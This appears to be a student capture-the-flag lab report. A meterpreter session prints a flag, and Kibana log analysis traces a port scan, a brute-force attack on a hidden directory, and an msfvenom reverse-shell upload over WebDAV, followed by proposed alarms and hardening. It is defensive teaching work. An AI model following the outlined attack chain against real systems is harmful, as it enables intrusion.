
```
----              ----        ----  -------------              ----
40755/rwxr-xr-x   4096        dir   2020-05-29 12:05:57 -0700  bin
40755/rwxr-xr-x   4096        dir   2020-06-27 23:13:04 -0700  boot
40755/rwxr-xr-x   3840        dir   2022-02-15 08:33:03 -0800  dev
40755/rwxr-xr-x   4096        dir   2020-06-30 23:29:51 -0700  etc
100644/rw-r--r--  16          fil   2019-05-07 12:15:12 -0700  flag.txt
40755/rwxr-xr-x   4096        dir   2020-05-19 10:04:21 -0700  home
100644/rw-r--r--  57982894    fil   2020-06-26 21:50:32 -0700  initrd.img
100644/rw-r--r--  57977666    fil   2020-06-15 12:30:25 -0700  initrd.img.old
40755/rwxr-xr-x   4096        dir   2018-07-25 16:01:38 -0700  lib
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:54 -0700  lib64
40700/rwx------   16384       dir   2019-05-07 11:10:15 -0700  lost+found
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  media
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  mnt
40755/rwxr-xr-x   4096        dir   2020-07-01 12:03:52 -0700  opt
40555/r-xr-xr-x   0           dir   2022-02-15 08:32:30 -0800  proc
40700/rwx------   4096        dir   2020-05-21 16:30:12 -0700  root
40755/rwxr-xr-x   920         dir   2022-02-15 08:36:59 -0800  run
40755/rwxr-xr-x   12288       dir   2020-05-29 12:02:57 -0700  sbin
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:00 -0700  snap
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  srv
100600/rw-------  2065694720  fil   2019-05-07 11:12:56 -0700  swap.img
40555/r-xr-xr-x   0           dir   2022-02-15 08:32:35 -0800  sys
41777/rwxrwxrwx   4096        dir   2022-02-15 08:33:16 -0800  tmp
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  usr
40755/rwxr-xr-x   4096        dir   2020-05-21 16:31:52 -0700  vagrant
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:46 -0700  var
100600/rw-------  8380064     fil   2020-06-19 04:08:40 -0700  vmlinuz
100600/rw-------  8380064     fil   2020-06-04 03:29:12 -0700  vmlinuz.old

meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter > 
```

Blue Team

Log Analysis and
Attack Characterization

Analysis: Identifying the Port Scan

- The Port scan occurred at 02:09:50 UTC on 2/15/2022
- There were 1012 Packets sent from 192.168.1.90
- The destination ports indicate a port scan, as packets were sent to each possible port on the webserver to test for any that were open




1,012 hits

Feb 15, 2022 @ 02:09:50.004 - Feb 15, 2022 @ 02:09:50.004 — Auto

Time	source.ip	destination.port
Feb 15, 2022 @ 02:09:50.004	192.168.1.90	1
Feb 15, 2022 @ 02:09:50.004	192.168.1.90	3
Feb 15, 2022 @ 02:09:50.004	192.168.1.90	4
Feb 15, 2022 @ 02:09:50.004	192.168.1.90	6
Feb 15, 2022 @ 02:09:50.004	192.168.1.90	7
Feb 15, 2022 @ 02:09:50.004	192.168.1.90	9
Feb 15, 2022 @ 02:09:50.004	192.168.1.90	13
Feb 15, 2022 @ 02:09:50.004	192.168.1.90	17
Feb 15, 2022 @ 02:09:50.004	192.168.1.90	19
Feb 15, 2022 @ 02:09:50.004	192.168.1.90	20
Feb 15, 2022 @ 02:09:50.004	192.168.1.90	21
Feb 15, 2022 @ 02:09:50.004	192.168.1.90	22
Feb 15, 2022 @ 02:09:50.004	192.168.1.90	22
Feb 15, 2022 @ 02:09:50.004	192.168.1.90	23


Analysis: Finding the Request for the Hidden Directory

- The requests for the hidden directory occurred at 04:13:26 UTC on 2/15/2022, there were 15,113 requests sent
- The secret folder was requested, this was Ashton's folder which contained Ryan's username and password hash



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,113
http://127.0.0.1/server-status?auto=	2,203
http://snnmnkxdhflwgthqismb.com/post.php	300
http://www.gstatic.com/generate_204	152
http://192.168.1.105/webdav	84



Discover - Kibana
[Metricbeat System] Overview EC
[Filebeat System] Syslog dashbo
Discover - Kibana
Not secure

192.168.1.100:5601/app/kibana#/discover?_g=(refreshInterval:(pause:!t,value:0),time:(from:'2022-02-15T04:10:00.000Z',to:'2022-02-15T04:15:00.000Z'))&_a=(columns:!(_source),index:'packetbeat-*',interval:auto,query:(language:kuery,query:'source.ip:1...

Discover
Help us improve the Elastic Stack

To learn about how usage data helps us manage and improve our products and services, see our Privacy Statement. To stop collection, disable usage data here.

```
source.ip:192.168.1.90 and destination.ip:192.168.1.105 and url.path:"/company_folders/secret_folder"
```


15,103 hits

Feb 15, 2022 @ 04:10:00.000 - Feb 15, 2022 @ 04:15:00.000 — Auto

```
> Feb 15, 2022 @ 04:13:26.489   url.path: /company_folders/secret_folder @timestamp: Feb 15, 2022 @ 04:13:26.489 url.full: http://192.168.1.105/company_folders/secret_folder url.scheme: http
                                url.domain: 192.168.1.105 query: GET /company_folders/secret_folder type: http source.ip: 192.168.1.90 source.port: 54976 source.bytes: 163B destination.ip: 192.168.1.105
                                destination.port: 80 destination.bytes: 698B server.ip: 192.168.1.105 server.port: 80 server.bytes: 698B host.name: Kali method: get client.ip: 192.168.1.90
                                client.port: 54976 client.bytes: 163B http.request.method: get http.request.bytes: 163B http.request.headers.content-length: 0 http.response.status_phrase: unauthorized
                                http.response.status_code: 401 http.response.bytes: 698B http.response.body.bytes: 460B http.response.headers.content-length: 460 http.response.headers.content-
> Feb 15, 2022 @ 04:13:26.479   url.path: /company_folders/secret_folder @timestamp: Feb 15, 2022 @ 04:13:26.479 client.bytes: 163B client.ip: 192.168.1.90 client.port: 54974 source.ip: 192.168.1.90
                                source.port: 54974 source.bytes: 163B event.category: network_traffic event.dataset: http event.duration: 0.9 event.start: Feb 15, 2022 @ 04:13:26.479 event.end: Feb 15,
                                2022 @ 04:13:26.480 event.kind: event host.name: Kali agent.ephemeral_id: 4e5efd79-28f4-4df6-9040-f4dd4da5f2b6 agent.id: 26444e58-c83e-4d56-854f-bd90ace159df agent.name: Kali
                                agent.type: packetbeat agent.version: 7.8.0 agent.hostname: Kali type: http url.full: http://192.168.1.105/company_folders/secret_folder url.scheme: http
                                url.domain: 192.168.1.105 server.bytes: 698B server.ip: 192.168.1.105 server.port: 80 method: get query: GET /company_folders/secret_folder
> Feb 15, 2022 @ 04:13:26.468   url.path: /company_folders/secret_folder @timestamp: Feb 15, 2022 @ 04:13:26.468 server.ip: 192.168.1.105 server.port: 80 server.bytes: 698B status: Error type: http
                                source.ip: 192.168.1.90 source.port: 54972 source.bytes: 159B network.direction: outbound network.community_id: 1:izqkoBjOU90czQYGh0F0mGbvWZE= network.bytes: 857B
                                network.type: ipv4 network.transport: tcp network.protocol: http destination.port: 80 destination.bytes: 698B destination.ip: 192.168.1.105 client.ip: 192.168.1.90
```

Analysis: Uncovering the Brute Force Attack

- There were 15,103 requests made in the attack
- There were 2 attacks that successfully routed into the secret folder, returning a 200 status code, the other 15,101 were unsuccessful



192.168.1.100:5601/app/kibana#/discover?_g=(refreshInterval:(pause:!t,value:0),time:(from:'2022-02-15T04:10:00.000Z',to:'2022-02-15T04:15:00.000Z'))&_a=(columns:!(_source),index:'packetbeat-*',interval:auto,query:(language:kuery,query:'source.ip:1...

Help us improve the Elastic Stack

To learn about how usage data helps us manage and improve our products and services, see our Privacy Statement. To stop collection, disable usage data here.


source.ip:192.168.1.90 and destination.ip:192.168.1.105 and url.path:"/company_folders/secret_folder"

Feb 15, 2022 @ 04:10:00.0 → Feb 15, 2022 @ 04:15:00.0

15,103 hits

Feb 15, 2022 @ 04:10:00.000 - Feb 15, 2022 @ 04:15:00.000 —

```
Time                       _source
> Feb 15, 2022 @ 04:13:26.489  url.path: /company_folders/secret_folder @timestamp: Feb 15, 2022 @ 04:13:26.489 url.full: http://192.168.1.105/company_folders/secret_folder url.scheme: http
                           url.domain: 192.168.1.105 query: GET /company_folders/secret_folder type: http source.ip: 192.168.1.90 source.port: 54976 source.bytes: 163B destination.ip: 192.168.1.105
                           destination.port: 80 destination.bytes: 698B server.ip: 192.168.1.105 server.port: 80 server.bytes: 698B host.name: Kali method: get client.ip: 192.168.1.90
                           client.port: 54976 client.bytes: 163B http.request.method: get http.request.bytes: 163B http.request.headers.content-length: 0 http.response.status_phrase: unauthorized
                           http.response.status_code: 401 http.response.bytes: 698B http.response.body.bytes: 460B http.response.headers.content-length: 460 http.response.headers.content-
> Feb 15, 2022 @ 04:13:26.479  url.path: /company_folders/secret_folder @timestamp: Feb 15, 2022 @ 04:13:26.479 client.bytes: 163B client.ip: 192.168.1.90 client.port: 54974 source.ip: 192.168.1.90
                           source.port: 54974 source.bytes: 163B event.category: network_traffic event.dataset: http event.duration: 0.9 event.start: Feb 15, 2022 @ 04:13:26.479 event.end: Feb 15,
                           2022 @ 04:13:26.480 event.kind: event host.name: Kali agent.ephemeral_id: 4e5efd79-28f4-4df6-9040-f4dd4da5f2b6 agent.id: 26444e58-c83e-4d56-854f-bd90ace159df agent.name: Kali
                           agent.type: packetbeat agent.version: 7.8.0 agent.hostname: Kali type: http url.full: http://192.168.1.105/company_folders/secret_folder url.scheme: http
                           url.domain: 192.168.1.105 server.bytes: 698B server.ip: 192.168.1.105 server.port: 80 method: get query: GET /company_folders/secret_folder
> Feb 15, 2022 @ 04:13:26.468  url.path: /company_folders/secret_folder @timestamp: Feb 15, 2022 @ 04:13:26.468 server.ip: 192.168.1.105 server.port: 80 server.bytes: 698B status: Error type: http
                           source.ip: 192.168.1.90 source.port: 54972 source.bytes: 159B network.direction: outbound network.community_id: 1:izqkoBjOU90czQYGh0F0mGbvWZE= network.bytes: 857B
                           network.type: ipv4 network.transport: tcp network.protocol: http destination.port: 80 destination.bytes: 698B destination.ip: 192.168.1.105 client.ip: 192.168.1.90
```


Kibana
[Metricbeat System] Overview EC
[Filebeat System] Syslog dashbo
Discover - Kibana
Not secure
Dismiss
Save
Cancel
Add
Options
Share
KQL
Show dates
Refresh
+ Add filter
Export: Raw Formatted
200
GET /company_folders/secret_folder/connect_to_corp_server: HTTP Query

192.168.1.100:5601/app/kibana#/dashboard?_g=(refreshInterval:(pause:!t,value:0),time:(from:now%2Fw,to:now%2Fw))&_a=(description:'',filters:!(),fullScreenMode:!f,options:(hidePanelTitles:!f,useMargins:!t),panels:!((embeddableConfig:(),gridData:(h:15,...

Dashboard / Editing New Dashboard (unsaved)

Help us improve the Elastic Stack

To learn about how usage data helps us manage and improve our products and services, see our Privacy Statement. To stop collection, disable usage data here.

source.ip:192.168.1.90 and url.path:"/company_folders/secret_folder/connect_to_corp_server"

This week


Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	2

HTTP status codes for the top queries [Packetbeat] ECS

Analysis: Finding the WebDAV Connection

- There were 70 requests made into the webdav directory, 28 into the shellup.php file and 6 into the passwd.dav file
- The passwd.dav file was requested 6 times, the shellup.php file was requested 28 times, this was the malicious payload that was created with msfvenom and uploaded into the webdav directory



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	70
http://192.168.1.105/webdav/shellup.php	28
http://192.168.1.105/	12
http://192.168.1.105/webdav/passwd.dav	6

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- *An alarm that triggers when traffic from a single IP address attempts to access multiple ports*

What threshold would you set to activate this alarm?

- *Any scan from an IP address that hits multiple ports (5 or more) in under 1 second*

System Hardening

What configurations can be set on the host to mitigate port scans?

- *Configure the system to block all access to ports, unless it is determined to be a company need. Set up monitoring to alert security in the event unusual traffic is detected*

Describe the solution. If possible, provide required command lines.

- *Installing firewalls to prevent unauthorized access, making sure all alarms trigger for suspicious activity*
- *Use firewall settings through the ufw command to customize port access*

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- *Trigger an alarm if anyone outside of the local IP attempts to access the hidden directory, also triggers if multiple attempts are made to access the hidden directory*

What threshold would you set to activate this alarm?

- *Any outside traffic attempting to access the hidden directory*

System Hardening

What configuration can be set on the host to block unwanted access?

- *Setting access to only allow internal access from internal IP address, also securing data to make sure it needs a private key (or other encryption) to access via encrypting the hidden data*

Describe the solution. If possible, provide required command lines.

- *Update config files to only allow safe IPs*
- *Use preferred data encryption method to keep directory information safe*

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- *Trigger alarm if multiple attempts are made to access the server with the same username in as short period of time*

What threshold would you set to activate this alarm?

- *10 failed attempts within 15 minutes should trigger this alarm in a regular situation*

System Hardening

What configuration can be set on the host to block brute force attacks? (Solutions included as well)

- *Strong Password requirements for all accounts*
- *System Lockout after 10 failed attempts in 15 minutes*
- *For high level users, multi-factored authentication used*
- *Frequent required password changes*

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- *Similar to the hidden directory, disable WebDav connection from outside IP addresses*

What threshold would you set to activate this alarm?

- *Any attempt to access WebDAV from an outside IP address*

System Hardening

What configuration can be set on the host to control access?

- *Update IP address access to WebDav to only allow internal traffic.*
- *Requiring strong passwords to access the WebDav directory to prevent easy access through a password cracking tool.*

Describe the solution. If possible, provide the required command line(s).

- *Password requirements detailed in previous steps*
- *Updating the config files to only allow safe IPs*

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- *An alert if any unlisted IP uploads any file to the webserver, or if any flagged file type is uploaded to the webserver*

What threshold would you set to activate this alarm?

- *Trigger if a single unlisted IP or flagged file type is uploaded*

System Hardening

What configuration can be set on the host to block file uploads?

- *Confirming source and filetype for all uploaded files*
- *Monitoring any sort of executable or script file that is being uploaded to the system*
- *Confirm only authorized users can make uploads*

Describe the solution. If possible, provide the required command line.

- *Constant monitoring of created alerts*
- *Access to upload data is monitored and controlled regularly to make sure no files are uploaded by unauthorized sources*

Analyst: Thomas Leonard

References:

NVD. (n.d.). Retrieved March 1, 2022, from https://nvd.nist.gov/vuln/detail/cve-2019-6579

NVD. (n.d.). Retrieved March 1, 2022, from https://nvd.nist.gov/vuln/detail/CVE-2018-15137

Service name and Transport Protocol Port Number Registry. Internet Assigned Numbers Authority. (n.d.). Retrieved March 1, 2022, from https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml?search=https

ESecureData Inc.. (n.d.). Retrieved March 1, 2022, from https://my.esecuredata.com/index.php?%2Fknowledgebase%2Farticle%2F7%2Fallow-or-deny-a-port-ufw-ubuntu#:~:text=UFW%20can%20be%20configured%20to,all%20ports%20without%20a%20rule.

The End